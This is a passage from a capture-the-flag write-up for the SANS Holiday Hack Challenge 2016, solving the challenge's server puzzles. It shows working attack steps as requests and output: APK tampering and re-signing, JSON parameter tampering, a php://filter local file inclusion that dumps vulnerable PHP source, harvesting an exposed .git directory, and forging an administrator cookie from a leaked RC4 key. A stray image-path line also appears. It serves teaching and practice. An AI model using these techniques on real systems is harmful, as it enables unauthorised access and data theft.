SF:x2011-MAR-78\.\nYou\x20are\x20in\x20an\x20open\x20field\x20west\x20of\x
SF:20a\x20big\x20white\x20house\x20with\x20a\x20boarded\nfront\x20door\.\n
SF:There\x20is\x20a\x20small\x20wrapped\x20mailbox\x20here\.\n>I\x20don't\
SF:x20understand\x20that\.\n>I\x20don't\x20understand\x20that\.\n>")%r(HTT
SF:POptions,E0,"Welcome\x20to\x20Dungeon\.\t\t\tThis\x20version\x20created
SF:\x2011-MAR-78\.\nYou\x20are\x20in\x20an\x20open\x20field\x20west\x20of\
SF:x20a\x20big\x20white\x20house\x20with\x20a\x20boarded\nfront\x20door\.\
SF:nThere\x20is\x20a\x20small\x20wrapped\x20mailbox\x20here\.\n>I\x20don't
SF:\x20understand\x20that\.\n>I\x20don't\x20understand\x20that\.\n>")%r(RT
SF:SPRequest,E0,"Welcome\x20to\x20Dungeon\.\t\t\tThis\x20version\x20create
SF:d\x2011-MAR-78\.\nYou\x20are\x20in\x20an\x20open\x20field\x20west\x20of
SF:\x20a\x20big\x20white\x20house\x20with\x20a\x20boarded\nfront\x20door\.
SF:\nThere\x20is\x20a\x20small\x20wrapped\x20mailbox\x20here\.\n>I\x20don'
SF:t\x20understand\x20that\.\n>I\x20don't\x20understand\x20that\.\n>")%r(R
SF:PCCheck,AC,"Welcome\x20to\x20Dungeon\.\t\t\tThis\x20version\x20created\
SF:x2011-MAR-78\.\nYou\x20are\x20in\x20an\x20open\x20field\x20west\x20of\x
SF:20a\x20big\x20white\x20house\x20with\x20a\x20boarded\nfront\x20door\.\n
SF:There\x20is\x20a\x20small\x20wrapped\x20mailbox\x20here\.\n>")%r(DNSVer
SF:sionBindReq,AC,"Welcome\x20to\x20Dungeon\.\t\t\tThis\x20version\x20crea
SF:ted\x2011-MAR-78\.\nYou\x20are\x20in\x20an\x20open\x20field\x20west\x20
SF:of\x20a\x20big\x20white\x20house\x20with\x20a\x20boarded\nfront\x20door
SF:\.\nThere\x20is\x20a\x20small\x20wrapped\x20mailbox\x20here\.\n>");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1023.88 seconds
```

Port 11111 looks like https://github.com/GOFAI/dungeon/, and Pepper Minstix had an older version to play with:

```
<Pepper Minstix> - When I need a break from bug bounty work, I play Dungeon. I've been playing it since 1978. I still have yet to beat the Cyclops…
<Pepper Minstix> - Alabaster's brother is the only elf I've ever seen beat it, and he really immersed himself in the game. I have an old version here.
<Pepper Minstix> - …
```

Reading some online guides to the game, and playing a bit around with the debug-mode in the offline-version, I found I could display any text from the game with the *GDT*-command *DT* (Display Text):

```
$ ./dungeon
chroot: No such file or directory
Welcome to Dungeon.                   This version created 11-MAR-78.
You are in an open field west of a big white house with a boarded
front door.
There is a small wrapped mailbox here.
>GDT
GDT>DT
Entry:    1
Welcome to Dungeon.                   This version created 11-MAR-78.
GDT>DT
Entry:    1023
The elf, willing to bargain, says "What's in it for me?"
GDT>DT
Entry:    1024
```

```
The elf, satisified with the trade says -
Try the online version for the true prize
GDT>DT
Entry:    1025
"That wasn't quite what I had in mind", he says, tossing
the # into the fire, where it vanishes.
GDT>DT
Entry:    1026
The elf appears increasingly impatient.
GDT>DT
Entry:    1027
The elf says - you have conquered this challenge - the game will now end.
GDT>DT
Entry:    1028
GDT>
```

So, text-entry 1024 seems to be the one we want. Let's give it a go:

```
$ nc dungeon.northpolewonderland.com 11111
Welcome to Dungeon.                     This version created 11-MAR-78.
You are in an open field west of a big white house with a boarded
front door.
There is a small wrapped mailbox here.
>GDT
GDT>DT
Entry:    1024
The elf, satisified with the trade says -
send email to "peppermint@northpolewonderland.com" for that which you seek.
GDT>
```

Sending an email to peppermint@northpolewonderland.com gives an email back with the third audio file attached:

```
From:      peppermint@northpolewonderland.com
Subject:   From Peppermint
Date:      Thu, December 29, 2016 00:16
To:        "BusyR" <R@BusyR.com>

You tracked me down, of that I have no doubt.

I won't get upset, to avoid the inevitable bout.

You have what you came for, attached to this note.

Now go and catch your villian, and we will alike do dote.

Attachments:
discombobulatedaudio3.mp3
Size:      270 k
Type:      application/octet-stream
```

The Debug Server

Always start with a port-scan:

```
$ nmap -p 0-65535 -sV 35.184.63.245

Starting Nmap 6.40 ( http://nmap.org ) at 2016-12-14 22:28 CET
Nmap scan report for 245.63.184.35.bc.googleusercontent.com (35.184.63.245)
Host is up (0.13s latency).
Not shown: 65533 filtered ports
PORT     STATE  SERVICE VERSION
22/tcp   open   ssh     OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
80/tcp   open   http    nginx 1.6.2
3544/tcp closed unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 529.25 seconds
```

First, we install the APK in a virtual Android-phone and run Wireshark to capture the network traffic. However, there's no traffic to the debug-server ;-(. A quick look at the source-code reveals why: '*debug_data_enabled*' is set to '*false*'.

```
$ cat res/values/strings.xml | grep debug
    <string name="debug_data_collection_url">http://dev.northpolewonderland.com/index.php</string>
    <string name="debug_data_enabled">false</string>
```

We set the value of this string to '*true*' and recompile the APK with apktool:

```
>apktool.bat b z:\sans\2016\SantaGram_4.2_debug_on
I: Using Apktool 2.2.1
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
```

Create a new keystore:

```
>"C:\Program Files\Java\jdk1.8.0_92\bin\keytool.exe"  -genkey -v -keystore keys/santagram.keystore -alias SantaGram -keyalg RSA -keysize 1024
-sigalg SHA1withRSA -validity 10000
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]:  BusyR
What is the name of your organizational unit?
  [Unknown]:  BusyR
What is the name of your organization?
  [Unknown]:  BusyR
What is the name of your City or Locality?
  [Unknown]:  Leiden
What is the name of your State or Province?
  [Unknown]:  Zuid-Holland
What is the two-letter country code for this unit?
  [Unknown]:  NL
Is CN=BusyR, OU=BusyR, O=BusyR, L=Leiden, ST=Zuid-Holland, C=NL correct?
  [no]:  y

Generating 1.024 bit RSA key pair and self-signed certificate (SHA1withRSA) with a validity of 10.000 days
        for: CN=BusyR, OU=BusyR, O=BusyR, L=Leiden, ST=Zuid-Holland, C=NL
Enter key password for <SantaGram>
        (RETURN if same as keystore password):
[Storing keys/santagram.keystore]
```

And finally sign the APK with the new key:

```
>"C:\Program Files\Java\jdk1.8.0_92\bin\jarsigner.exe" -sigalg SHA1withRSA -digestalg SHA1 -keystore keys\santagram.keystore
dist\SantaGram_4.2.apk SantaGram
Enter Passphrase for keystore:
jar signed.

Warning:
No -tsa or -tsacert is provided and this jar is not timestamped. Without a timestamp, users may not be able to validate this jar after the signer
certificate's expiration date (2044-05-15) or after any future revocation date.
```

If we install this version of the app, we finally see some traffic to the debug-server in our Wireshark-capture:

```
POST /index.php HTTP/1.1
Content-Type: application/json
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; Android SDK built for x86_64 Build/MASTER)
Host: dev.northpolewonderland.com
Connection: Keep-Alive
Accept-Encoding: gzip
Content-Length: 144

{"date":"20161228224122+0100","udid":"a8c0a800c3f7106d","debug":"com.northpolewonderland.santagram.EditProfile, EditProfile","freemem":83705968}

HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Wed, 28 Dec 2016 21:41:22 GMT
Content-Type: application/json
Transfer-Encoding: chunked
Connection: keep-alive

{"date":"20161228214122","status":"OK","filename":"debug-20161228214122-0.txt","request":
{"date":"20161228224122+0100","udid":"a8c0a800c3f7106d","debug":"com.northpolewonderland.santagram.EditProfile,
EditProfile","freemem":83705968,"verbose":false}}
```

We notice that *verbose* is set to *false*, so we probably can get even more information from the server by setting it to *true*.

We add **,“verbose”:true** to the request-packet and resend the modified packet with the Zed Attack Proxy (ZAP):

```
POST /index.php HTTP/1.1
Content-Type: application/json
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; Android SDK built for x86_64 Build/MASTER)
Host: dev.northpolewonderland.com
Connection: Keep-Alive
Accept-Encoding: gzip
Content-Length: 159

{"date":"20161228224123+0100","udid":"a8c0a800c3f7106d","debug":"com.northpolewonderland.santagram.EditProfile,
EditProfile","freemem":83705968,"verbose":true}

HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Thu, 29 Dec 2016 12:35:32 GMT
Content-Type: application/json
Connection: keep-alive

{"date":"20161229123532","date.len":14,"status":"OK","status.len":"2","filename":"debug-20161229123532-0.txt","filename.len":26,"request":
{"date":"20161228224123+0100","udid":"a8c0a800c3f7106d","debug":"com.northpolewonderland.santagram.EditProfile,
EditProfile","freemem":83705968,"verbose":true},"files":["debug-20161224235959-0.mp3","debug-20161229123527-0.txt","debug-20161229123532-
0.txt","index.php"]}
```

This time, there's an mp3-filename in the response. You can download the forth mp3 from:

http://dev.northpolewonderland.com/**debug-20161224235959-0.mp3**

The Banner Ad Server

Always start with a port-scan:

```
$ nmap -p 0-65535 -sV 104.198.221.240

Starting Nmap 6.40 ( http://nmap.org ) at 2016-12-14 22:29 CET
Nmap scan report for 240.221.198.104.bc.googleusercontent.com (104.198.221.240)
Host is up (0.054s latency).
Not shown: 65533 filtered ports
PORT     STATE  SERVICE VERSION
22/tcp   open   ssh     OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
80/tcp   open   http    nginx 1.6.2
3544/tcp closed unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 598.63 seconds
```


A lucky first guess revealed the admin-password to this website to be '*testtesttest*'. The website appears to be using the Meteor-Framework. Some elf had a few hints on using a Meteor Miner-script.

Clicking through the website with Meteor Miner running revealed that on http://ads.northpolewonderland.com/admin/quotes there was 1 record with an audio-field:

```
HomeQuotes 5 Records  >> 2 Unique Field Sets  >> 1 record: _id, audio, hidden, index, quote
```

Browsing through the properties of this page on Scratchpad revealed the filename of the fifth mp3:

```
4:Object
_id: "zPR5TpxB5mcAH3pYk"
audio: /ofdAR4UYRaeNxMg/discombobulatedaudio5.mp3
hidden:true
index:4
quote:"Just Ad It!"
```



http://ads.northpolewonderland.com/ofdAR4UYRaeNxMg/**discombobulatedaudio5.mp3**

I guess the admin-password could also have been found in a similar way.

The Uncaught Exception Handler Server

Always start with a port-scan:

```
$ nmap -p 0-65535 -sV 104.154.196.33

Starting Nmap 6.40 ( http://nmap.org ) at 2016-12-14 22:31 CET
Nmap scan report for 33.196.154.104.bc.googleusercontent.com (104.154.196.33)
Host is up (0.028s latency).
Not shown: 65533 filtered ports
PORT     STATE  SERVICE VERSION
22/tcp   open   ssh     OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
80/tcp   open   http    nginx 1.10.2
3544/tcp closed unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 646.69 seconds
```

And a wireshark-capture while crashing the Android App:

```
POST /exception.php HTTP/1.1
Content-Type: application/json
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; Android SDK built for x86_64 Build/MASTER)
Host: ex.northpolewonderland.com
Connection: Keep-Alive
Accept-Encoding: gzip
Content-Length: 1340

{"operation":"WriteCrashDump","data":{"message":"uriString","lmessage":"uriString","strace":"java.lang.NullPointerException: uriString\n\tat
android.net.Uri$StringUri.<init>(Uri.java:475)\n\tat android.net.Uri$StringUri.<init>(Uri.java)\n\tat android.net.Uri.parse(Uri.java:437)\n\tat
com.northpolewonderland.santagram.PostDetails.getImageUri(Unknown Source)\n\tat com.northpolewonderland.santagram.PostDetails$6.onClick(Unknown
Source)\n\tat android.view.View.performClick(View.java:5198)\n\tat android.view.View$PerformClick.run(View.java:21147)\n\tat
android.os.Handler.handleCallback(Handler.java:739)\n\tat android.os.Handler.dispatchMessage(Handler.java:95)\n\tat
android.os.Looper.loop(Looper.java:148)\n\tat android.app.ActivityThread.main(ActivityThread.java:5417)\n\tat
java.lang.reflect.Method.invoke(Native Method)\n\tat com.android.internal.os.ZygoteInit$MethodAndArgsCaller.run(ZygoteInit.java:726)\n\tat
com.android.internal.os.ZygoteInit.main(ZygoteInit.java:616)\n","model":"Android SDK built for
x86_64","sdkint":"23","device":"generic_x86_64","product":"sdk_google_phone_x86_64","lversion":"3.10.0+","vmheapsz":"97483872","vmallocmem":"96384
816","vmheapszlimit":"268435456","natallocmem":"22226528","cpuusage":"0.056338027","totalstor":"1300103168","freestor":"1769472","busystor":"12983
33696","udid":"a8c0a800c3f7106d"}}

HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Wed, 28 Dec 2016 16:42:14 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Content-Encoding: gzip

{
          "success" : true,
          "folder" : "docs",
          "crashdump" : "crashdump-De8eAT.php"
}
```

We can retrieve this crashdump from the webserver at
http://ex.northpolewonderland.com/docs/crashdump-De8eAT.php

My first attempt was to go for RCE (Remote Code Execution), since we can obviously write to PHP-files, but an attempt to execute phpinfo(); didn't seem to work.

```
POST http://ex.northpolewonderland.com/exception.php HTTP/1.1
Content-Type: application/json
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; Android SDK built for x86_64 Build/MASTER)
Connection: Keep-Alive
Accept-Encoding: gzip
Content-Length: 71
Host: ex.northpolewonderland.com
{"operation":"WriteCrashDump","data":{"message":"<?php phpinfo(); ?>"}}


{          "success" : true,     "folder" : "docs",    "crashdump" : "crashdump-3481Xk.php"}
```

The php-code did end up at http://ex.northpolewonderland.com/docs/crashdump-3481Xk.php, but didn't get processed by the webserver... ;-(

```
{
    "message": "<?php phpinfo(); ?>"
}
```

Let's try some other things to the JSON POST-request (HTTP-requests and results are a bit abbreviated below):

```
{"x" : "x"}
Fatal error! JSON key 'operation' must be set to WriteCrashDump or ReadCrashDump.
```

```
{"operation" : "ReadCrashDump"}
Fatal error! JSON key 'data' must be set.
```

```
{"operation" : "ReadCrashDump","data" : "x"}
Fatal error! JSON key 'crashdump' must be set.
```

```
{"operation" : "ReadCrashDump","data" : "x","crashdump":"x"}
Fatal error! JSON key 'crashdump' must be set.
```

```
{"operation":"ReadCrashDump","data":{"crashdump":"x"}}
HTTP/1.1 500 Internal Server Error
```

```
{"operation":"ReadCrashDump","data":{"crashdump":"crashdump-3481Xk.php"}}
Fatal error! crashdump value duplicate '.php' extension detected.
```

```
{"operation":"ReadCrashDump","data":{"crashdump":"crashdump-3481Xk"}}
{
    "message": "<?php phpinfo(); ?>"
}
```

And, that's the phpinfo-file we created earlier...

A simple LFI of ../exception.php doesn't seem to work:

```
{"operation":"ReadCrashDump","data":{"crashdump":"../exception"}}
HTTP/1.1 500 Internal Server Error
```

But when using some php-filters, as one of the elves suggested, we have more luck:

```
POST http://ex.northpolewonderland.com/exception.php HTTP/1.1
Content-Type: application/json
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; Android SDK built for x86_64 Build/MASTER)
Connection: Keep-Alive
Accept-Encoding: gzip
Content-Length: 109
Host: ex.northpolewonderland.com
{"operation":"ReadCrashDump","data":{"crashdump":"php://filter/convert.base64-encode/resource=../exception"}}

HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Sun, 01 Jan 2017 20:30:39 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Content-Encoding: gzip
PD9waHAgCgojIEF1ZGlvIGZpbGUgZnJvbSBEaXNjb21ib2J1bGF0b3IgaW4gd2Vicm9vdDogZGlzY29tYm9idWxhdGVkLWF1ZGlvLTYtWHl6RTNOOVlxS05ILm1wMwoKIyBDb2RlIGZyb20gaH
R0cDovL3RoaXNpbnRlcmVzdHNtZS5jb20vcmVjZWl2aW5nLWpzb24tcG9zdC1kYXRhLXZpYS1waHAvCiMgTWFrZSBzdXJlIHRoYXQgaXQgaXMgYSBQT1NUIHJlcXVlc3QuCmlmKHN0cmNhc2Vj
bXAoJF9TRVJWRVJbJ1JFUVVFU1RfTUVUSE9EJ10sICdQT1NUJykgIT0gMCl7CiAgICBkaWUoIlJlcXVlc3QgbWV0aG9kIG11c3QgYmUgUE9TVFxuIik7Cn0KCSAKIyBNYWtlIHN1cmUgdGhhdC
B0aGUgY29udGVudCB0eXBlIG9mIHRoZSBQT1NUIHJlcXVlc3QgaGFzIGJlZW4gc2V0IHRvIGFwcGxpY2F0aW9uL2pzb24KJGNvbnRlbnRUeXBlID0gaXNzZXQoJF9TRVJWRVJbIkNPTlRFTlRf
VFlQRSJdKSA/IHRyaW0oJF9TRVJWRVJbIkNPTlRFTlRfVFlQRSJdKSA6ICcnOwppZihzdHJjYXNlY21wKCRjb250ZW50VHlwZSwgJ2FwcGxpY2F0aW9uL2pzb24nKSAhPSAwKXsKICAgIGRpZS
giQ29udGVudCB0eXBlIG11c3QgYmU6IGFwcGxpY2F0aW9uL2pzb25cbiIpOwp9CgkKIyBHcmFiIHRoZSByYXcgUE9TVC4gTmVjZXNzYXJ5IGZvciBKU09OIGluIHBhcnRpY3VsYXIuCiRjb250
ZW50ID0gZmlsZV9nZXRfY29udGVudHMoInBocDovL2lucHV0Iik7CiRvYmogPSBqc29uX2RlY29kZSgkY29udGVudCwgdHJ1ZSk7CgkjIElmIGpzb25fZGVjb2RlIGZhaWxlZCwgdGhlIEpTT0
4gaXMgaW52YWxpZC4KaWYoIWlzX2FycmF5KCRvYmopKXsKICAgIGRpZSgiUE9TVCBjb250YWlucyBpbnZhbGlkIEpTT04hXG4iKTsKfQoKIyBQcm9jZXNzIHRoZSBKU09OLgppZiAoICEgaXNz
ZXQoICRvYmpbJ29wZXJhdGlvbiddKSBvciAoCgkkb2JqWydvcGVyYXRpb24nXSAhPT0gIldyaXRlQ3Jhc2hEdW1wIiBhbmQKCSRvYmpbJ29wZXJhdGlvbiddICE9PSAiUmVhZENyYXNoRHVtcC
IpKQoJewoJZGllKCJGYXRhbCBlcnJvciEgSlNPTiBrZXkgJ29wZXJhdGlvbicgbXVzdCBiZSBzZXQgdG8gV3JpdGVDcmFzaER1bXAgb3IgUmVhZENyYXNoRHVtcC5cbiIpOwp9CmlmICggaXNz
ZXQoJG9ialsnZGF0YSddKSkgewoJaWYgKCRvYmpbJ29wZXJhdGlvbiddID09PSAiV3JpdGVDcmFzaER1bXAiKSB7CgkJIyBXcml0ZSBhIG5ldyBjcmFzaCBkdW1wIHRvIGRpc2sKCQlwcm9jZX
NzQ3Jhc2hEdW1wKCRvYmpbJ2RhdGEnXSk7Cgl9CgllbHNlaWYgKCRvYmpbJ29wZXJhdGlvbiddID09PSAiUmVhZENyYXNoRHVtcCIpIHsKCQkjIFJlYWQgYSBjcmFzaCBkdW1wIGJhY2sgZnJv
bSBkaXNrCgkJcmVhZENyYXNoZHVtcCgkb2JqWydkYXRhJ10pOwoJfQp9CmVsc2UgewoJIyBkYXRhIGtleSB1bnNldAoJZGllKCJGYXRhbCBlcnJvciEgSlNPTiBrZXkgJ2RhdGEnIG11c3QgYm
Ugc2V0LlxuIik7Cn0KZnVuY3Rpb24gcHJvY2Vzc0NyYXNoZHVtcCgkY3Jhc2hkdW1wKSB7CgkkYmFzZXBhdGggPSAiL3Zhci93d3cvaHRtbC9kb2NzLyI7Cgkkb3V0cHV0ZmlsZW5hbWUgPSB0
ZW1wbmFtKCRiYXNlcGF0aCwgImNyYXNoZHVtcC0iKTsKCXVubGluaygkb3V0cHV0ZmlsZW5hbWUpOwoJCgkkb3V0cHV0ZmlsZW5hbWUgPSAkb3V0cHV0ZmlsZW5hbWUgLiAiLnBocCI7CgkkYm
FzZW5hbWUgPSBiYXNlbmFtZSgkb3V0cHV0ZmlsZW5hbWUpOwoJCgkkY3Jhc2hkdW1wX2VuY29kZWQgPSAiPD9waHAgcHJpbnQoJyIgLiBqc29uX2VuY29kZSgkY3Jhc2hkdW1wLCBKU09OX1BS
RVRUWV9QUklOVCkgLiAiJyk7IjsKCWZpbGVfcHV0X2NvbnRlbnRzKCRvdXRwdXRmaWxlbmFtZSwgJGNyYXNoZHVtcF9lbmNvZGVkKTsKCQkJCglwcmludCA8PDxFTkQKewoJInN1Y2Nlc3MiID
ogdHJ1ZSwKCSJmb2xkZXIiIDogImRvY3MiLAoJImNyYXNoZHVtcCIgOiAiJGJhc2VuYW1lIgp9CgpFTkQ7Cn0KZnVuY3Rpb24gcmVhZENyYXNoZHVtcCgkcmVxdWVzdGVkQ3Jhc2hkdW1wKSB7
CgkkYmFzZXBhdGggPSAiL3Zhci93d3cvaHRtbC9kb2NzLyI7CgljaGRpcigkYmFzZXBhdGgpOwoJCgkKCWlmICggISBpc3NldCgkcmVxdWVzdGVkQ3Jhc2hkdW1wWydjcmFzaGR1bXAnXSkpIH
sKCQlkaWUoIkZhdGFsIGVycm9yISBKU09OIGtleSAnY3Jhc2hkdW1wJyBtdXN0IGJlIHNldC5cbiIpOwoJfQoKCWlmICggc3Vic3RyKHN0cnJjaHIoJHJlcXVlc3RlZENyYXNoZHVtcFsnY3Jh
c2hkdW1wJ10sICIuIiksIDEpID09PSAicGhwIiApIHsKCQlkaWUoIkZhdGFsIGVycm9yISBjcmFzaGR1bXAgdmFsdWUgZHVwbGljYXRlICcucGhwJyBleHRlbnNpb24gZGV0ZWN0ZWQuXG4iKT
sKCX0KCWVsc2UgewoJCXJlcXVpcmUoJHJlcXVlc3RlZENyYXNoZHVtcFsnY3Jhc2hkdW1wJ10gLiAnLnBocCcpOwoJfQkKfQoKPz4K
```

Decoding the base64 response, gives us the php-source-code, with the sixth mp3-file in the comments:

```
<?php

# Audio file from Discombobulator in webroot: discombobulated-audio-6-XyzE3N9YqKNH.mp3

# Code from http://thisinterestsme.com/receiving-json-post-data-via-php/
# Make sure that it is a POST request.
if(strcasecmp($_SERVER['REQUEST_METHOD'], 'POST') != 0){
    die("Request method must be POST\n");
}

# Make sure that the content type of the POST request has been set to application/json
$contentType = isset($_SERVER["CONTENT_TYPE"]) ? trim($_SERVER["CONTENT_TYPE"]) : '';
if(strcasecmp($contentType, 'application/json') != 0){
    die("Content type must be: application/json\n");
}

# Grab the raw POST. Necessary for JSON in particular.
$content = file_get_contents("php://input");
$obj = json_decode($content, true);
        # If json_decode failed, the JSON is invalid.
if(!is_array($obj)){
    die("POST contains invalid JSON!\n");
}

# Process the JSON.
if ( ! isset( $obj['operation']) or (
        $obj['operation'] !== "WriteCrashDump" and
        $obj['operation'] !== "ReadCrashDump"))
        {
        die("Fatal error! JSON key 'operation' must be set to WriteCrashDump or ReadCrashDump.\n");
}
if ( isset($obj['data'])) {
        if ($obj['operation'] === "WriteCrashDump") {
                # Write a new crash dump to disk
                processCrashDump($obj['data']);
        }
        elseif ($obj['operation'] === "ReadCrashDump") {
                # Read a crash dump back from disk
                readCrashdump($obj['data']);
        }
}
else {
        # data key unset
        die("Fatal error! JSON key 'data' must be set.\n");
}
function processCrashdump($crashdump) {
        $basepath = "/var/www/html/docs/";
```

```
          $outputfilename = tempnam($basepath, "crashdump-");
          unlink($outputfilename);

          $outputfilename = $outputfilename . ".php";
          $basename = basename($outputfilename);

          $crashdump_encoded = "<?php print('" . json_encode($crashdump, JSON_PRETTY_PRINT) . "');";
          file_put_contents($outputfilename, $crashdump_encoded);

          print <<<END
{
          "success" : true,
          "folder" : "docs",
          "crashdump" : "$basename"
}

END;
}
function readCrashdump($requestedCrashdump) {
          $basepath = "/var/www/html/docs/";
          chdir($basepath);

          if ( ! isset($requestedCrashdump['crashdump'])) {
                    die("Fatal error! JSON key 'crashdump' must be set.\n");
          }

          if ( substr(strrchr($requestedCrashdump['crashdump'], "."), 1) === "php" ) {
                    die("Fatal error! crashdump value duplicate '.php' extension detected.\n");
          }
          else {
                    require($requestedCrashdump['crashdump'] . '.php');
          }
}

?>
```

http://ex.northpolewonderland.com/discombobulated-audio-6-XyzE3N9YqKNH.mp3

The Mobile Analytics Server (post authentication)

We already did a portscan for this server. Let's get go for an admin-login... Poking a bit around showed a local GIT repository on the webserver: https://analytics.northpolewonderland.com/.git/

Fetch a mirror-copy with *wget* and checkout the GIT repository to get the source-code:

```
$ wget -m https://analytics.northpolewonderland.com/.git/
--2017-01-01 21:35:04--  https://analytics.northpolewonderland.com/.git/
Resolving analytics.northpolewonderland.com (analytics.northpolewonderland.com)... 104.198.252.157
Connecting to analytics.northpolewonderland.com (analytics.northpolewonderland.com)|104.198.252.157|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: ‘analytics.northpolewonderland.com/.git/index.html’

    [ <=>                                                                                                ] 1,394       --.-K/s   in 0s

Last-modified header missing -- time-stamps turned off.
...
...
...
2017-01-01 21:35:45 (13.1 MB/s) - ‘analytics.northpolewonderland.com/.git/refs/heads/master’ saved [41/41]

--2017-01-01 21:35:45--  https://analytics.northpolewonderland.com/.git/logs/refs/heads/master
Reusing existing connection to analytics.northpolewonderland.com:443.
HTTP request sent, awaiting response... 200 OK
Length: 4284 (4.2K) [application/octet-stream]
Saving to: ‘analytics.northpolewonderland.com/.git/logs/refs/heads/master’

100%[=============================================================================================================>] 4,284       --.-K/s   in 0s

2017-01-01 21:35:45 (941 MB/s) - ‘analytics.northpolewonderland.com/.git/logs/refs/heads/master’ saved [4284/4284]

FINISHED --2017-01-01 21:35:45--
Total wall clock time: 42s
Downloaded: 314 files, 1003K in 1.5s (673 KB/s)

$ cd analytics.northpolewonderland.com/
$ git checkout -- .
$ ls -fl
total 92
-rw-r--r-- 1 root  root   290 Dec 22 21:17 crypto.php
drwxr-xr-x 2 busyr root  4096 Dec 22 21:17 css
-rw-r--r-- 1 root  root  2958 Dec 22 21:17 db.php
-rw-r--r-- 1 root  root  2392 Dec 22 21:17 edit.php
drwxr-xr-x 2 busyr root  4096 Dec 21 22:10 fonts
-rw-r--r-- 1 root  root    29 Dec 22 21:17 footer.php
-rw-r--r-- 1 root  root  1191 Dec 22 21:17 getaudio.php
-rw-r--r-- 1 root  root  2000 Dec 22 21:17 header.php
-rw-r--r-- 1 busyr root  2334 Dec 21 22:10 index.html
-rw-r--r-- 1 root  root   819 Dec 22 21:17 index.php
drwxr-xr-x 2 busyr root    61 Dec 22 21:17 js
-rw-r--r-- 1 root  root  2913 Dec 22 21:17 login.php
```

```
-rw-r--r-- 1 root  root   174 Dec 22 21:17 logout.php
-rw-r--r-- 1 root  root   325 Dec 22 21:17 mp3.php
-rw-r--r-- 1 root  root  7697 Dec 22 21:17 query.php
-rw-r--r-- 1 root  root   310 Dec 22 21:17 README.md
-rw-r--r-- 1 root  root  2252 Dec 22 21:17 report.php
-rw-r--r-- 1 root  root  5008 Dec 22 21:17 sprusage.sql
drwxr-xr-x 2 busyr busyr   60 Dec 22 21:17 test
-rw-r--r-- 1 root  root   629 Dec 22 21:17 this_is_html.php
-rw-r--r-- 1 root  root   739 Dec 22 21:17 this_is_json.php
-rw-r--r-- 1 root  root   647 Dec 22 21:17 uuid.php
-rw-r--r-- 1 root  root  1949 Dec 22 21:17 view.php
```

Armed with the source, we can create a php-file which bakes some yummycookies ;-)

```
$ vim createcookie.php
<?php
  define('KEY', "\x61\x17\xa4\x95\xbf\x3d\xd7\xcd\x2e\x0d\x8b\xcb\x9f\x79\xe1\xdc");

  function encrypt($data) {
    return mcrypt_encrypt(MCRYPT_ARCFOUR, KEY, $data, 'stream');
  }

  function decrypt($data) {
    return mcrypt_decrypt(MCRYPT_ARCFOUR, KEY, $data, 'stream');
  }



    $auth = encrypt(json_encode([
      'username' => "guest",
      'date' => date(DateTime::ISO8601),
    ]));
    echo "AUTH: ". bin2hex($auth) . "\n";


    $auth = encrypt(json_encode([
      'username' => "administrator",
      'date' => date(DateTime::ISO8601),
    ]));
    echo "AUTH: ". bin2hex($auth) . "\n";

?>

$ php createcookie.php
AUTH: 82532b2136348aaa1fa7dd2243da1cc9fb13037c49259e5ed70768d4e9baa1c80b97fee8bca62882fa78bf7cc4980353b14248637bec
AUTH: 82532b2136348aaa1fa7dd2243dc0dc1e10948231f339e5edd5770daf9eef18a4384f6e7bca04d86e573b965cc9c654ab3494c6763a30163b71876884152
```

When loading the admin-cookie in the browser, we're logged in as admin (the guest-cookie could have been used to get the second audio-file). As admin, there's a new menu-option 'edit':

https://analytics.northpolewonderland.com/edit.php

